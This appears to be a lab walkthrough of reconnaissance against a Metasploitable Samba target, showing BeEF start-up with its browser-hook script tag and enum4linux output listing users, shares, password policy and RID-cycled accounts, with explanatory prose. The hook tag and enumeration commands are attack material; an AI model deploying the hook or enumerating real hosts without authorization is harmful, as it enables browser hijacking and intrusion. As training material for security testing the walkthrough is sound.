


```
┌──(kali㉿Kali)-[~]
└─$ sudo beef-xss
[i] Something is already using port: 3000/tcp
COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
ruby    82461 beef-xss   11u  IPv4 275369      0t0  TCP *:3000 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
beef-xss   82461       1  1 08:38 ?        Ssl    0:03 ruby /usr/share/beef-x

[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset:
disabled)
     Active: active (running) since Fri 2025-12-19 08:38:16 UTC; 5min ago
   Main PID: 82461 (ruby)
      Tasks: 4 (limit: 4600)
     Memory: 96.3M
        CPU: 3.890s
     CGroup: /system.slice/beef-xss.service
             └─82461 ruby /usr/share/beef-xss/beef

Dec 19 08:38:38 Kali beef[82461]: == 24 CreateAutoloader: migrated (0.00
```

After a browser is hooked, BeEF allows activities such as browser fingerprinting, social engineering, persistence, limited network interaction, and spying within the browser context. These actions are organized using a traffic-light system that indicates compatibility and visibility to the user. While BeEF demonstrates how powerful browser-based attacks can be, proper defenses such as updated browsers and strong Content Security Policies (CSP) significantly reduce its effectiveness.


ENUM4LINUX TOOL

This is a Perl-based enumeration tool used to gather information from Windows and Samba systems. It functions as a wrapper that automates common Linux networking utilities such as smbclient and rpcclient, then consolidates their results into a clear, readable report.



```
Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,kr
btgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
    -A        Aggressive. Do write checks on shares etc

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
```


Its core purpose is to identify low-hanging fruit on a target network. Key capabilities include enumerating usernames, discovering shared folders and identifying those accessible without authentication, retrieving password policy details, identifying the target's operating system version, and listing group memberships especially users belonging to high-privilege groups such as Domain Administrators.



```
┌──(kali㉿Kali)-[~]
└─$ enum4linux -U 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ )
 on Fri Dec 19 12:54:24 2025

 ===========================================( Target Information )===========================
======================

Target ........... 172.17.0.2
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ============================( Enumerating Workgroup/Domain on 172.17.0.2 )=======
======================


[+] Got domain/workgroup name: WORKGROUP

 ===================================( Session Check on 172.17.0.2 )============
=====================


[+] Server 172.17.0.2 allows sessions using username '', password ''

 ================================( Getting domain SID for 172.17.0.2 )==========
=====================

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

 ==========================================( Users on 172.17.0.2 )===============
=====================

index: 0×1 RID: 0×3f2 acb: 0×00000011 Account: games    Name: games     Desc: (null
)
index: 0×2 RID: 0×1f5 acb: 0×00000011 Account: nobody   Name: nobody    Desc: (null
```

This configuration permits anonymous access, which is why the enumeration tool is able to retrieve sensitive information, including the user list, without authentication. Additionally, the presence of a NULL SID confirms that the system is operating within a standalone WORKGROUP environment rather than a centralized Windows Domain.


User enumeration is successful and reveals two local accounts on the system: games (RID 1010 / 0x3f2) and nobody (RID 501 / 0x1f5). The exposure of these accounts through anonymous access represents a security weakness, as it provides attackers with valid usernames that can be leveraged in further attacks such as brute-force attempts or privilege escalation.



```
 ==============================( Share Enumeration on 172.17.0.2 )==============================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

[+] Attempting to map shares on 172.17.0.2

//172.17.0.2/print$     Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/tmp        Mapping: OK Listing: OK Writing: N/A
//172.17.0.2/opt        Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NETWORK_ACCESS_DENIED listing \*
//172.17.0.2/IPC$       Mapping: N/A Listing: N/A Writing: N/A
//172.17.0.2/ADMIN$     Mapping: DENIED Listing: N/A Writing: N/A
enum4linux complete on Fri Dec 19 13:04:54 2025


┌──(kali㉿Kali)-[~]
└─$ 
```

SMB share enumeration identifies network-shared folders and services exposed by the target system. The scan reveals several shares on host 172.17.0.2, including standard shares such as print$, IPC$, and ADMIN$, as well as custom shares like opt and tmp. The output also confirms the target is running Samba 3.0.20 on Debian, a version known to contain serious vulnerabilities.


The share mapping results show that anonymous access to the /tmp share is allowed, as both mapping and directory listing are successful without authentication. This means files within the share can be viewed and potentially manipulated, making it a significant foothold for further exploitation. In contrast, access to other shares such as print$, opt, and ADMIN$ is denied, indicating they are protected and require valid credentials.



```
┌──(kali㉿Kali)-[~]
└─$ enum4linux -Sv 172.17.0.2

[V] Dependent program "nmblookup" found in /usr/bin/nmblookup


[V] Dependent program "net" found in /usr/bin/net


[V] Dependent program "rpcclient" found in /usr/bin/rpcclient


[V] Dependent program "smbclient" found in /usr/bin/smbclient


[V] Dependent program "polenum" found in /usr/bin/polenum


[V] Dependent program "ldapsearch" found in /usr/bin/ldapsearch

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Dec 19 13:12:13 2025
```

The verbose [V] messages confirm these tools are available on the Kali system and ready for use. Each tool serves a specific role: nmblookup queries NetBIOS information, net and smbclient interact with Samba/Windows shares, rpcclient enables user and RPC-based enumeration, polenum extracts password policy details, and ldapsearch is used when the target belongs to an Active Directory domain.


From the share enumeration results, the attack path is clear. The target is running Samba 3.0.20-Debian, a well-known vulnerable version commonly used in penetration testing labs due to the usermap_script vulnerability. Most shares are correctly restricted to authenticated users, but the tmp share stands out with both *Mapping: OK* and *Listing: OK*, confirming anonymous access. This makes /tmp an immediate and valuable entry point for further exploration and potential exploitation.



```
 ===========================( Password Policy Information for 172.17.0.2 )===========================


[+] Attaching to 172.17.0.2 using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] METASPLOITABLE
        [+] Builtin

[+] Password Info for Domain: METASPLOITABLE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set



[+] Retieved partial password policy with rpcclient:


Password Complexity: Disabled
Minimum Password Length: 0

enum4linux complete on Fri Dec 19 13:18:42 2025


┌──(root㉿Kali)-[/home/kali]
└─# 
```

The command enum4linux -P 172.17.0.2 is used to enumerate password policy information from the target system. By executing this command, you retrieve the rules that govern how user passwords are created and managed. This information is important during security assessments because it reveals how strong or weak the account protection mechanisms are and helps evaluate the system’s resistance to password-based attacks.


The output typically includes details such as minimum password length, whether password complexity is enforced, the account lockout threshold (how many failed attempts are allowed), lockout duration, and password history length. Among these, the account lockout settings are especially critical, as they determine whether repeated login failures trigger protective controls or allow unlimited attempts, indicating a higher security risk.



```
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''

S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)
